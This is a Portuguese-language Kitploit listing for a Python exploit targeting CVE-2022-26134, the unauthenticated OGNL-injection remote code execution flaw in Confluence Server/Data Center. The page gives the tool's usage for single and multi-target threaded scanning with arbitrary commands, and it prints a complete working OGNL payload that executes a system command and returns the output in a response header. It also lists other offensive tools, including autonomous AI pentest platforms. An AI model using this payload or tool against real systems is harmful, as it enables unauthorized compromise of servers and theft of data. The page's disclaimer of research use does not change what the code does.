
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
-CVE-2022-26134 — Exploit em Python para RCE pré-autenticação no Confluence Server/Data Center via injeção OGNL (CVE-2022-26134). Suporta execução em alvo único e múltiplos alvos com injeção de comandos e varredura com threads. | Kitploit
Ferramentas/GitHubGitHub/darkstuff-lab/-cve-2022-26134
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso Remoto
GitHubdarkstuff-lab/-cve-2022-26134

-CVE-2022-26134

Exploit em Python para RCE pré-autenticação no Confluence Server/Data Center via injeção OGNL (CVE-2022-26134). Suporta execução em alvo único e múltiplos alvos com injeção de comandos e varredura com threads.

Ver Repositório
19há 2 anosAinda não revisado
Compartilhar

Execução Remota de Código sem Autenticação no Confluence via Injeção OGNL (CVE-2022-26134)

Execução Remota de Código sem Autenticação no Confluence via Injeção OGNL (CVE-2022-26134)

  • Em 02 de junho de 2022, a Atlassian divulgou um aviso de segurança para seus aplicativos Confluence Server e Data Center, destacando uma vulnerabilidade crítica de execução remota de código sem autenticação. A vulnerabilidade de injeção OGNL permite que um usuário não autenticado execute código arbitrário em uma instância do Confluence Server ou Data Center.

IMPORTANTE

Este exploit destina-se apenas a facilitar demonstrações da vulnerabilidade por pesquisadores. Não recomendo ações ilegais e não me responsabilizo por qualquer uso malicioso deste script.

• Exemplo de Requisição

BurpRequest

Uso do Exploit

python3 exploit.py -h
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri (ex. http://target-uri/)
  -f FILEHOSTS, --file=FILEHOSTS
                        example.txt
  -t THREADS_SET, --threads=THREADS_SET
  -m TIMEOUT, --maxtimeout=TIMEOUT
  -o OUTPUT, --output=OUTPUT
  -c COMMAND, --cmd=COMMAND

Exploit para alvo único:

$ python3 exploit.py -u http://xxxxx.com -c id

xpl1


Exploit para múltiplos alvos

$ python3 exploit.py -f urls.txt -p -c id
xpl2

Expressão OGNL

${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

Referências:

• https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

• https://attackerkb.com/topics/BH1D56ZEhs/cve-2022-26134/rapid7-analysis

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





